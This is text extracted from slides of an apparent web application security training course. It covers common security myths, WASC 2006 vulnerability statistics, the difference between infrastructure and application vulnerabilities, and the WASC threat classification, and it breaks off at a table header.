
Where are the Vulnerabilities?




Where are the Vulnerabilities?




Where are the Vulnerabilities?




Where are the Vulnerabilities?




Where are the Vulnerabilities?



Where are the Vulnerabilities?



Where are the Vulnerabilities?



Module 2:

- Top Attacks Overview
- Demo of Manual Techniques



Security

The Myth: “Our Site Is Safe”

**We Have Firewalls
in Place**


**We Audit It Once a
Quarter with Pen Testers**

**We Use Network
Vulnerability Scanners**

**We Use SSL
Encryption**




Security and Spending Are Unbalanced



Sources: Gartner, IBM, OWASP


2006 Vulnerability Statistics (31,373 sites)

Percentage of websites vulnerable by class (Top 5)



** <http://www.webappsec.org/projects/statistics/>

What is a Web Application?



▶ **The business logic that enables:**

- User's interaction with Web site
- Transacting/interfacing with back-end data systems (databases, CRM, ERP etc)

▶ **In the form of:**

- 3rd party packaged software; i.e. web server, application server, software packages etc.
- Code developed in-house / web builder / system integrator

Input and Output flow through each layer of the application

A break in any layer breaks the whole application

Infrastructure vs. Application Security Issues

	Infrastructure Vulnerabilities	Application Specific Vulnerabilities
Cause of Defect	Insecure development or deployment of 3 rd party SW	Insecure development of your own applications
Location of Vulnerability	3 rd party infrastructure (web server, OS, etc.)	Application Code , often resides on Application Server
Method of Exploits	Known vulnerabilities (0-day), signature based	Probing hacks, suspicious content, information leakage
Detection	Patch Management system	App Security Scanners
	Internal/External Audits, Automated Scanners	
What to do	Update patches, use trusted 3 rd party software	Training & Scanners - across the Development Life Cycle

WASC

- ▶ Web Application Security Consortium (WASC)

Purpose:

- To develop, adopt, and advocate standards for web application security

- ▶ Official web site: www.webappsec.org

- ▶ Web Security Threat Classification project

http://www.webappsec.org/projects/threat/v1/WASC-TC-v1_0.pdf

Purpose:

- Clarify and organize the threats to the security of a web site
- Develop and promote industry standard terminology for these issues

WASC – Threat Classifications

(Web Application Security Consortium) www.webappsec.org

Application Threat	Attack Types	Example Business Impact
